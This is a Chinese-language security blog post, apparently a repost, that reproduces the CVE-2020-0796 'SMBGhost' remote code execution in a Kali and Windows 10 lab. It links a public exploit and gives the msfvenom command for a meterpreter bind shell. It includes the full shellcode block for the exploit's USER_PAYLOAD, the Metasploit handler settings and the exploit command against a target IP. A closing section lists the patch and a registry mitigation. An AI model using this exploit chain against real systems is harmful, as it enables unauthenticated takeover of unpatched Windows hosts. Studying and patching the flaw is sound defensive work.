CVE-2020-0796：微软 SMBv3 协议RCE复现

WhITECat安全小组 今天

以下文章来源于Timeline Sec ，作者Loading

> **点击上方蓝色字体关注我们，一起学安全！**
> **本文作者：Loading（团队复现组成员）**
> **本文字数：940**
> **阅读时长：3~4min**
> **声明：请勿用作违法用途，否则后果自负**

0x01 简介

SMB(全称是Server Message Block)是一个协议名，它能被用于Web连接和客户端与服务器之间的信息沟通。

0x02 漏洞概述

(CVE-2020-0796 SMBGhost)该漏洞是由于SMBv3协议在处理恶意的压缩数据包时出错所造成的，它可让远程且未经身份验证的攻击者在目标系统上执行任意代码。该漏洞的后果十分接近永恒之蓝系列，都利用Windows SMB漏洞远程攻击获取系统最高权限，WannaCry勒索蠕虫就是利用永恒之蓝系列漏洞攻击工具制造的大灾难。

0x03 影响版本

- 适用于32位系统的Windows 10版本1903
- Windows 10 1903版（用于基于x64的系统）
- Windows 10 1903版（用于基于ARM64的系统）
- Windows Server 1903版（服务器核心安装）
- 适用于32位系统的Windows 10版本1909
- Windows 10版本1909（用于基于x64的系统）
- Windows 10 1909版（用于基于ARM64的系统）
- Windows Server版本1909（服务器核心安装）

0x04 环境搭建

Kali虚拟机以及windows10虚拟机

可在虚拟机中搭建win10系统来进行复现。迅雷链接：

```
ed2k://|file|cn_windows_10_business_editions_version_1903_x64_dvd_e001dd2c.iso|4815527936|47D4C57E638DF8BF74C59261E2CE702D|/
```

0x05 漏洞复现

EXP地址：

```
https://github.com/chompie1337/SMBGhost_RCE_PoC
```

该exp使用环境为python3
下载完成后将该exp放到Kali虚拟机中
启动msf，使用msf生成shellcode

命令为：

```
msfvenom -p windows/x64/meterpreter/bind_tcp lport=3333 -f py -o shellcode.txt
```

执行该命令后会在桌面生成一个shellcode.txt，将生成的shellcode替换exp中的exploit.py中的USER_PAYLOAD保存即可。

```
# Reverse shell generated by msfvenom. Can you believe I had to download Kali Linux for this shit?

USER_PAYLOAD =  b""
USER_PAYLOAD += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00\x00"
USER_PAYLOAD += b"\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b"
USER_PAYLOAD += b"\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
USER_PAYLOAD += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
USER_PAYLOAD += b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1"
USER_PAYLOAD += b"\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
USER_PAYLOAD += b"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00"
USER_PAYLOAD += b"\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48"
USER_PAYLOAD += b"\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0"
USER_PAYLOAD += b"\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d"
USER_PAYLOAD += b"\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
USER_PAYLOAD += b"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
USER_PAYLOAD += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
USER_PAYLOAD += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48"
USER_PAYLOAD += b"\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
USER_PAYLOAD += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59"
USER_PAYLOAD += b"\x5a\x48\x8b\x12\xe9\x4b\xff\xff\xff\x5d\x49\xbe\x77"
USER_PAYLOAD += b"\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48"
USER_PAYLOAD += b"\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x48\x31\xc0\x50"
USER_PAYLOAD += b"\x50\x49\xc7\xc4\x02\x00\x0d\x05\x41\x54\x49\x89\xe4"
USER_PAYLOAD += b"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89"
USER_PAYLOAD += b"\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00"
USER_PAYLOAD += b"\xff\xd5\x6a\x02\x59\x50\x50\x4d\x31\xc9\x4d\x31\xc0"
USER_PAYLOAD += b"\x48\xff\xc0\x48\x89\xc2\x41\xba\xea\x0f\xdf\xe0\xff"
USER_PAYLOAD += b"\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89"
USER_PAYLOAD += b"\xf9\x41\xba\xc2\xdb\x37\x67\xff\xd5\x48\x31\xd2\x48"
USER_PAYLOAD += b"\x89\xf9\x41\xba\xb7\xe9\x38\xff\xff\xd5\x4d\x31\xc0"
USER_PAYLOAD += b"\x48\x31\xd2\x48\x89\xf9\x41\xba\x74\xec\x3b\xe1\xff"
USER_PAYLOAD += b"\xd5\x48\x89\xf9\x48\x89\xc7\x41\xba\x75\x6e\x4d\x61"
USER_PAYLOAD += b"\xff\xd5\x48\x81\xc4\xb0\x02\x00\x00\x48\x83\xec\x10"
USER_PAYLOAD += b"\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58\x48\x89\xf9"
USER_PAYLOAD += b"\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x48\x83\xc4\x20\x5e"
USER_PAYLOAD += b"\x89\xf6\x6a\x40\x41\x59\x68\x00\x10\x00\x00\x41\x58"
USER_PAYLOAD += b"\x48\x89\xf2\x48\x31\xc9\x41\xba\x58\xa4\x53\xe5\xff"
USER_PAYLOAD += b"\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31\xc9\x49\x89\xf0"
USER_PAYLOAD += b"\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff"
```


使用Kali中的msf开启监听

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp #设置反弹模式
msf5 exploit(multi/handler) > set rhost 192.168.1.103 #设置目标靶机IP地址
msf5 exploit(multi/handler) > set lport 3333 #设置监听端口
msf5 exploit(multi/handler) > exploit

在Kali中进入exp文件夹，执行exp文件

```
python3 exploit.py -ip 192.168.31.137
```

即可看到msf中收到了回显成功连接



如复现没有成功可能的原因有：
1.msf监听端口被占用
2.windows10设置自动更新已自动打补丁
3.shellcode未替换正确
4.exp端口和msf监听端口不一致

0x06 修复方式

目前厂商已发布升级补丁以修复漏洞，补丁获取链接：

```
1  https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2020-0796
```

或者你可以使用以下PowerShell命令禁用SMBv3服务的压缩（无需重新启动）：

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompression -Type DWORD -Value 1 –Force
```

此外你还可以通过禁止SMB的流量流向外网来防御攻击。

参考链接：

https://ricercasecurity.blogspot.com/2020/04/ill-ask-your-body-smbghost-pre-auth-rce.html
https://mp.weixin.qq.com/s/Nfx_UybY0M0x3C8tKND0zQ